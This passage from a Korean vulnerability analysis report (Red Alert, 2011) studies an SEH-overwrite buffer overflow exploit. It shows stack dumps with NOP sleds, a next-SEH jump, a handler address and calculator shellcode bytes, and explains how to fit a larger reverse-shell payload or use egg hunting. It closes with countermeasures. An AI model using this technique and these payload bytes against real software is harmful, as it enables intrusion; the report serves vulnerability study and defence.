0013C794  1A45042C
```
```
0013C798  9090AE45
0013C79C  90909090
0013C7A0  90909090
0013C7A4  90909090
```
Shell Code 가 일부만 삽입되고, rest 변수의 nop 값이 위치 합니다.

[그림 14] Reverse Shell Payload 의 Stack 구조

❶Payload 에서 Shell Code 이후에 실행흐름을 원활히 하기 위해 삽입했던 nop 값입니다.

❷Payload 의 시작부분입니다. 순서대로 JUNK + next SE Handler + SE Handler + nops 입니다.

❸계산기실행 Shell Code 전체가 삽입되었고, 이 후 rest 변수의 nops 가 삽입된다.

Safe² Red Alert Copyright © 2011 Red Alert. All Rights Reserved.

② 기존의 계산기실행 Shell Code 는 어떻게 삽입되어있을지 확인합니다. Shell Code 전체가 누락 없이 삽입되어 있는 것을 확인할 수 있고, Payload 전체가 같은 구조로 계속해서 반복되어 삽입되어있습니다.

```
❶ 0013C99C  E1AEECF5
   0013C9A0  729C8F4A
   0013C9A4  6698C2FC
   0013C9A8  9090ECFA
   0013C9AC  90909090
   0013C9B0  90909090
   0013C9B4  90909090
❷ 0013C9B8  42424242
   0013C9BC  909006EB  Pointer to next SEH record
   0013C9C0  7394A0A6  SE handler
   0013C9C4  90909090
   0013C9C8  90909090
   0013C9CC  90909090
   0013C9D0  90909090
❸ 0013C9D4  D959326A
   0013C9D8  2474D9EE
   0013C9DC  73815BF4
   0013C9E0  9F1EFD13
   0013C9E4  FCEB83EC
   0013C9E8  F601F4E2
   0013C9EC  1EFDEC16
   0013C9F0  2F1865FF
   0013C9F4  4C76884D
   0013C9F8  12AF67AF
   0013C9FC  95E9BE14
   0013CA00  A9F2C4ED
   0013CA04  E1CCCAD5
   0013CA08  22512CAE
   0013CA0C  32FF90FE
   0013CA10  13322DBF
   0013CA14  EE1F2B9E
   0013CA18  4C76BBCD
   0013CA1C  22BF678F
   0013CA20  5E763C9E
   0013CA24  6A3D69E7
   0013CA28  4E2DEDD5
   0013CA2C  95E5A414
   0013CA30  CDFCCCC7
```


[그림 15] Calc Shell Code Payload 의 Stack 구조

❶ 계산기의 Shell code 는 누락 없이 전체가 삽입되었습니다.
❷ 이후 rest 변수의 nop 값이 누락되고, Payload 의 처음부분부터 다시 삽입되어있습니다.
❸ 계산기 실행 Shell Code 입니다.

Copyright © 2011 Red Alert. All Rights Reserved.

3.3. 대안

① 기존의 Stack 구조와 예상한 Stack 구조입니다. 왼쪽은 Shell Code 이후에 rest 변수의 nop 값이 삽입되다가, 이 후 데이터가 Buffer 위쪽으로 쌓이게 됩니다. 이 후 next SE Handler 로 Shell Code 에 접근합니다. 하지만 Shell Code 의 길이 제한이 있기 때문에 다른 위치에 삽입해야 합니다. 오른쪽처럼 rest 의 nop 값이 어느 위치부터 Buffer 위쪽으로 쌓이는지 확인하고 그 부분부터 Shell Code 를 삽입한단 다음 next SE Handler 를 이용해 접근하게 된다면, Shell Code 의 크기가 조금더 커도 문제없이 삽입될 수 있을 것 입니다.



[그림 16] 기존 Stack 구조와 대안 예시

Safe² Red Alert
Copyright © 2011 Red Alert. All Rights Reserved.

4. 결 론

해당 프로그램은 Buffer Overflow 취약점이 있었고, 이에 대한 Exploit 이 가능했습니다. 하지만 Shell Code 의 길이에 따라 Exploit 이 안될 수 있기 때문에, 이를 가능하게 하기 위한 분석을 시도했습니다. 결과적으로 조금더 큰 사이즈의 Shell Code 도 실행이 가능할 것이라고 확인됩니다. 또한 Omelet Egg Hunting 기법을 이용하는 방법도 가능할 수 있습니다.

5. 대응 방안

메모리보호기법이 추가된다면, 우회가 가능할지라도, Payload 의 길이가 상당히 길어질 수 있기 때문에 현 상태에서 메모리보호기법만 추가 되도, 공격난이도가 어려워집니다. 하지만 근본적인 보호를 위해서는 취약점 자체를 업데이트해야 합니다. Buffer Overflow 취약점은 삽입될 데이터에 대한 검증절차만 거치더라도 간단히 보호가 가능합니다.

6. 참고 자료

본 취약점 본문
http://www.exploit-db.com/exploits/16253/

Copyright © 2011 Red Alert. All Rights Reserved.